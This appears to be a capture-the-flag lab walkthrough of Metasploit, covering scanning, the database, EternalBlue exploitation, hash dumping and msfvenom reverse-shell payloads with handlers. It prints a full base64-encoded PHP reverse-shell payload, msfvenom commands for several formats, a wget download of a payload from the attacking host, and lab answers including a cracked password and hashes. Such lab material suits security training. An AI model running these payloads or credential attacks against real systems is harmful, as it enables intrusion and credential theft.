Metasploit - Exploitation
Scanning
Metasploit has a number of modules to scan open ports on the target system and network. You can list potential port scanning modules available using the search portscan command.
Port scanning modules will require you to set a few options:
- CONCURRENCY: Number of targets to be scanned simultaneously.
- PORTS: Port range to be scanned. Please note that 1-1000 here will not be the same as using Nmap with the default configuration. Nmap will scan the 1000 most used ports, while Metasploit will scan port numbers from 1 to 10000.
- RHOSTS: Target or target network to be scanned.
- THREADS: Number of threads that will be used simultaneously. More threads will result in faster scans.
You can directly perform Nmap scans from the msfconsole prompt:
nsf6 > nmap -sS 10.10.12.229
You can directly perform Nmap scans from the msfconsole prompt
UDP service Identification
The scanner/discovery/udp_sweep module will allow you to quickly identify services running over the UDP (User Datagram Protocol). As you can see below, this module will not conduct an extensive scan of all possible UDP services but does provide a quick way to identify services such as DNS or NetBIOS.
SMB Scans
Metasploit offers several useful auxiliary modules that allow us to scan specific services. Below is an example for the SMB. Especially useful in a corporate network would be smb_enumshares and smb_version but please spend some time to identify scanners that the Metasploit version installed on your system offers.
When performing service scans, it would be important not to omit more “exotic” services such as NetBIOS. NetBIOS (Network Basic Input Output System), similar to SMB, allows computers to communicate over the network to share files or send files to printers. The NetBIOS name of the target system can give you an idea about its role and even importance (e.g. CORP-DC, DEVOPS, SALES, etc.). You may also run across some shared files and folders that could be accessed either without a password or protected with a simple password (e.g. admin, administrator, root, toor, etc.).
Remember, Metasploit has many modules that can help you have a better understanding of the target system and possibly help you find vulnerabilities. It is always worth performing a quick search to see if there are any modules that could be helpful based on your target system.
Questions
Q: How many ports are open on the target system?
use /auxiliary/scanner/portscan/tcp
show options
set RHOSTS <ip>
run

A: 5
Q: Using the relevant scanner, what NetBIOS name can you see?

A: ACME IT SUPPORT
Q: What is running on port 8000?

A: webfs/1.21
Q: What is the “penny” user’s SMB password? Use the wordlist mentioned in the previous task.
Use the smb_login module. Set SMBUser and PASS_FILE and run the script.
A: leo1234
The Metasploit Database
Metasploit has a database function to simplify project management and avoid possible confusion when setting up parameter values.
You will first need to start the PostgreSQL database, which Metasploit will use with the following command: systemctl start postgresql.
Then you will need to initialize the Metasploit Database using the msfdb init command. However, trying to run msfdb init as root will give the following error message, “Please run msfdb as a non-root user.” This can be solved by running it as the postgres account using sudo -u postgres msfdb init.
You can now launch msfconsole and check the database status using the db_status command.
The database feature will allow you to create workspaces to isolate different projects. When first launched, you should be in the default workspace. You can list available workspaces using the workspace command.
You can add a workspace using the -a parameter or delete a workspace using the -d parameter, respectively.
You will also notice that the new database name is printed in red, starting with a * symbol.
You can use the workspace command to navigate between workspaces simply by typing workspace followed by the desired workspace name.
You can use the workspace -h command to list available options for the workspace command.
If you run a Nmap scan using the db_nmap shown below, all results will be saved to the database.
msf6 > db_nmap -sV -p- 10.10.12.229
You can now reach information relevant to hosts and services running on target systems with the hosts and services commands, respectively.
The hosts -h and services -h commands can help you become more familiar with available options. Once the host information is stored in the database, you can use the hosts -R command to add this value to the RHOSTS parameter.
Example Workflow
- We will use the vulnerability scanning module that finds potential MS17-010 vulnerabilities with the
use auxiliary/scanner/smb/smb_ms17_010command. - We set the RHOSTS value using
hosts -R. - We have typed
show optionsto check if all values were assigned correctly. (In this example, 10.10.138.32 is the IP address we have scanned earlier using thedb_nmapcommand) - Once all parameters are set, we launch the exploit using the
runorexploitcommand.
If there is more than one host saved to the database, all IP addresses will be used when the hosts -R command is used.
In a typical penetration testing engagement, we could have the following scenario:
- Finding available hosts using the
db_nmapcommand - Scanning these for further vulnerabilities or open ports (using a port scanning module)
The services command used with the -S parameter will allow you to search for specific services in the environment.
You may want to look for low-hanging fruits such as:
- HTTP: Could potentially host a web application where you can find vulnerabilities like SQL injection or Remote Code Execution (RCE).
- FTP: Could allow anonymous login and provide access to interesting files.
- SMB: Could be vulnerable to SMB exploits like MS17-010
- SSH: Could have default or easy to guess credentials
- RDP: Could be vulnerable to Bluekeep or allow desktop access if weak credentials were used.
As you can see, Metasploit has many features to aid in engagements such as the ability to compartmentalize your engagements into workspaces, analyze your results at a high level, and quickly import and explore data.
Vulnerability Scanning
Metasploit allows you to quickly identify some critical vulnerabilities that could be considered as “low hanging fruit”. The term “low hanging fruit” usually refers to easily identifiable and exploitable vulnerabilities that could potentially allow you to gain a foothold on a system and, in some cases, gain high-level privileges such as root or administrator.
Finding vulnerabilities using Metasploit will rely heavily on your ability to scan and fingerprint the target. The better you are at these stages, the more options Metasploit may provide you. For example, if you identify a VNC service running on the target, you may use the search function on Metasploit to list useful modules. The results will contain payload and post modules. At this stage, these results are not very useful as we have not discovered a potential exploit to use just yet. However, in the case of VNC, there are several scanner modules that we can use.
You can use the info command for any module to have a better understanding of its use and purpose.
As you can see, the vnc_login module can help us find login details for the VNC service.
Questions
Q: Who wrote the module that allows us to check SMTP servers for open relay?

A: Campbell Murray
Exploitation
You can search exploits using the search command, obtain more information about the exploit using the info command, and launch the exploit using exploit. While the process itself is simple, remember that a successful outcome depends on a thorough understanding of services running on the target system.
Most of the exploits will have a preset default payload. However, you can always use the show payloads command to list other commands you can use with that specific exploit.
Once you have decided on the payload, you can use the set payload command to make your choice.
Note that choosing a working payload could become a trial and error process due to environmental or OS restrictions such as firewall rules, anti-virus, file writing, or the program performing the payload execution isn’t available (eg. payload/python/shell_reverse_tcp).
Some payloads will open new parameters that you may need to set, running the show options command once more can show these. As you can see in the above example, a reverse payload will at least require you to set the LHOST option.
Once a session is opened, you can background it using CTRL+Z or abort it using CTRL+C. Backgrounding a session will be useful when working on more than one target simultaneously or on the same target with a different exploit and/or shell.
Working with sessions
The sessions command will list all active sessions. The sessions command supports a number of options that will help you manage sessions better.
You can interact with any existing session using the sessions -i command followed by the session ID.
Questions
Q: What is the content of the flag.txt file?
Use the exploit/windows/smb/ms17_010_eternalblue module with generic/shell_reverse_tcp

A: THM-5455554845
Q: What is the NTLM hash of the password of the user “pirate”?
Upgrade your shell to Meterpreter using sessions -u 1 from the msf6 shell.

Use the post/windows/gather/hashdump module and change the SESSION parameter to 2 in my case.
Run the exploit.

A: 8ce9a3ebd1647fcc5e04025019f4b875
Msfvenom
Msfvenom, which replaced Msfpayload and Msfencode, allows you to generate payloads.
Msfvenom will allow you to access all payloads available in the Metasploit framework. Msfvenom allows you to create payloads in many different formats (PHP, exe, dll, elf, etc.) and for many different target systems (Apple, Windows, Android, Linux, etc.).
root@ip-10-10-186-44:~# msfvenom -l payloads
You can either generate stand-alone payloads (e.g. a Windows executable for Meterpreter) or get a usable raw format (e.g. python). The msfvenom --list formats command can be used to list supported output formats
Encoders
Contrary to some beliefs, encoders do not aim to bypass antivirus installed on the target system. As the name suggests, they encode the payload. While it can be effective against some antivirus software, using modern obfuscation techniques or learning methods to inject shellcode is a better solution to the problem. The example below shows the usage of encoding (with the -e parameter. The PHP version of Meterpreter was encoded in Base64, and the output format was raw
`root@ip-10-10-186-44:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.186.44 -f raw -e php/base64 [-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload [-] No arch selected, selecting arch: php from the payload Found 1 compatible encoders Attempting to encode payload with 1 iterations of php/base64 php/base64 succeeded with size 1507 (iteration=0) php/base64 chosen with final size 1507 Payload size: 1507 bytes eval(base64_decode(Lyo8P3BocCAvKiovIGVycm9yX3JlcG9ydGluZygwKTsgJGlwID0gJzEwLjEwLjE4Ni40NCc7ICRwb3J0ID0gNDQ0NDsgaWYgKCgkZiA9ICdzdHJlYW1fc29ja2V0X2NsaWVudCcpICYmIGlzX2NhbGxhYmxlKCRmKSkgeyAkcyA9ICRmKCJ0Y3A6Ly97JGlwfTp7JHBvcnR9Iik7ICRzX3R5cGUgPSAnc3RyZWFtJzsgfSBpZiAoISRzICYmICgkZiA9ICdmc29ja29wZW4nKSAmJiBpc19jYWxsYWJsZSgkZikpIHsgJHMgPSAkZigkaXAsICRwb3J0KTsgJHNfdHlwZSA9ICdzdHJlYW0nOyB9IGlmICghJHMgJiYgKCRmID0gJ3NvY2tldF9jcmVhdGUnKSAmJiBpc19jYWxsYWJsZSgkZikpIHsgJHMgPSAkZihBRl9JTkVULCBTT0NLX1NUUkVBTSwgU09MX1RDUCk7ICRyZXMgPSBAc29ja2V0X2Nvbm5lY3QoJHMsICRpcCwgJHBvcnQpOyBpZiAoISRyZXMpIHsgZGllKCk7IH0gJHNfdHlwZSA9ICdzb2NrZXQnOyB9IGlmICghJHNfdHlwZSkgeyBkaWUoJ25vIHNvY2tldCBmdW5jcycpOyB9IGlmICghJHMpIHsgZGllKCdubyBzb2NrZXQnKTsgfSBzd2l0Y2ggKCRzX3R5cGUpIHsgY2FzZSAnc3RyZWFtJzogJGxlbiA9IGZyZWFkKCRzLCA0KTsgYnJlYWs7IGNhc2UgJ3NvY2tldCc6ICRsZW4gPSBzb2NrZXRfcmVhZCgkcywgNCk7IGJyZWFrOyB9IGlmICghJGxlbikgeyBkaWUoKTsgfSAkYSA9IHVucGFjaygi.TmxlbiIsICRsZW4pOyAkbGVuID0gJGFbJ2xlbiddOyAkYiA9ICcnOyB3aGlsZSAoc3RybGVuKCRiKSA8ICRsZW4pIHsgc3dpdGNoICgkc190eXBlKSB7IGNhc2UgJ3N0cmVhbSc6ICRiIC49IGZyZWFkKCRzLCAkbGVuLXN0cmxlbigkYikpOyBicmVhazsgY2FzZSAnc29ja2V0JzogJGIgLj0gc29ja2V0X3JlYWQoJHMsICRsZW4tc3RybGVuKCRiKSk7IGJyZWFrOyB9IH0gJEdMT0JBTFNbJ21zZ3NvY2snXSA9ICRzOyAkR0xPQkFMU1snbXNnc29ja190eXBlJ10gPSAkc190eXBlOyBpZiAoZXh0ZW5zaW9uX2xvYWRlZCgnc3Vob3NpbicpICYmIGluaV9nZXQoJ3N1aG9zaW4uZXhlY3V0b3IuZGlzYWJsZV9ldmFsJykpIHsgJHN1aG9zaW5fYnlwYXNzPWNyZWF0ZV9mdW5jdGlvbignJywgJGIpOyAkc3Vob3Npbl9ieXBhc3MoKTsgfSBlbHNlIHsgZXZhbCgkYik7IH0gZGllKCk7)); root@ip-10-10-186-44:~#`
Handlers
Similar to exploits using a reverse shell, you will need to be able to accept incoming connections generated by the MSFvenom payload. When using an exploit module, this part is automatically handled by the exploit module, you will remember how the payload options title appeared when setting a reverse shell. The term commonly used to receive a connection from a target is ‘catching a shell’. Reverse shells or Meterpreter callbacks generated in your MSFvenom payload can be easily caught using a handler.
The following scenario may be familiar; we will exploit the file upload vulnerability present in DVWA (Damn Vulnerable Web Application). For the exercises in this task, you will need to replicate a similar scenario on another target system, DVWA was used here for illustration purposes. The exploit steps are;
- Generate the PHP shell using MSFvenom
- Start the Metasploit handler
- Execute the PHP shell
Generate a reverse shell:
msfvenom -p php/reverse_php LHOST=10.81.79.61 LPORT=7777 -f raw > reverse_shell.php
Uncomment the PHP tag in the beginning of the shell and add the end tag, to make sure that it runs.


We will use Multi Handler to receive the incoming connection. The module can be used with the use exploit/multi/handler command.
Multi handler supports all Metasploit payloads and can be used for Meterpreter as well as regular shells.
To use the module, we will need to set the payload value (php/reverse_php in this case), the LHOST, and LPORT values.

Once everything is set, we will run the handler and wait for the incoming connection.
When the reverse shell is triggered, the connection will be received by multi/handler and provide us with a shell.
If the payload was set as Meterpreter (e.g. in a Windows executable format), multi/handler would then provide us with a Meterpreter shell.
Other Payloads
Based on the target system’s configuration (operating system, install webserver, installed interpreter, etc.), msfvenom can be used to create payloads in almost all formats. Below are a few examples you will often use:
In all these examples, LHOST will be the IP address of your attacking machine, and LPORT will be the port on which your handler will listen.
Linux Executable and Linkable Format (elf)
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.10.X.X LPORT=XXXX -f elf > rev_shell.elf
The .elf format is comparable to the .exe format in Windows. These are executable files for Linux. However, you may still need to make sure they have executable permissions on the target machine. For example, once you have the shell.elf file on your target machine, use the chmod +x shell.elf command to accord executable permissions. Once done, you can run this file by typing ./shell.elf on the target machine command line.
Windows
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.X.X LPORT=XXXX -f exe > rev_shell.exe
PHP
msfvenom -p php/meterpreter_reverse_tcp LHOST=10.10.X.X LPORT=XXXX -f raw > rev_shell.php
ASP
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.X.X LPORT=XXXX -f asp > rev_shell.asp
Python
msfvenom -p cmd/unix/reverse_python LHOST=10.10.X.X LPORT=XXXX -f raw > rev_shell.py
All of the examples above are reverse payloads. This means you will need to have the exploit/multi/handler module listening on your attacking machine to work as a handler. You will need to set up the handler accordingly with the payload, LHOST and LPORT parameters. These values will be the same you have used when creating the msfvenom payload.
Questions
Q: What is the other user’s password hash?
Create a meterpreter payload in .elf format on the attacking machine:
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.81.79.61 LPORT=1337 -f elf > rev_shell.elf
Transfer it to the target machine:
Attacking machine:
`python3 -m http.server 9000 `

Target:
`wget http://10.81.79.61:9000/rev_shell.elf`

Start the handler:


Had some issues connecting here. I was getting segmantation fault when running the payload on the target machine. I had to change the payload in msf6 shell to set payload linux/x86/meterpreter/reverse_tcp.
Run the post exploitation module using run post/linux/gather/hashdump on the meterpreter shell.
A: $6$Sy0NNIXw$SJ27WltHI89hwM5UxqVGiXidj94QFRm2Ynp9p9kxgVbjrmtMez9EqXoDWtcQd8rf0tjc77hBFbWxjGmQCTbep0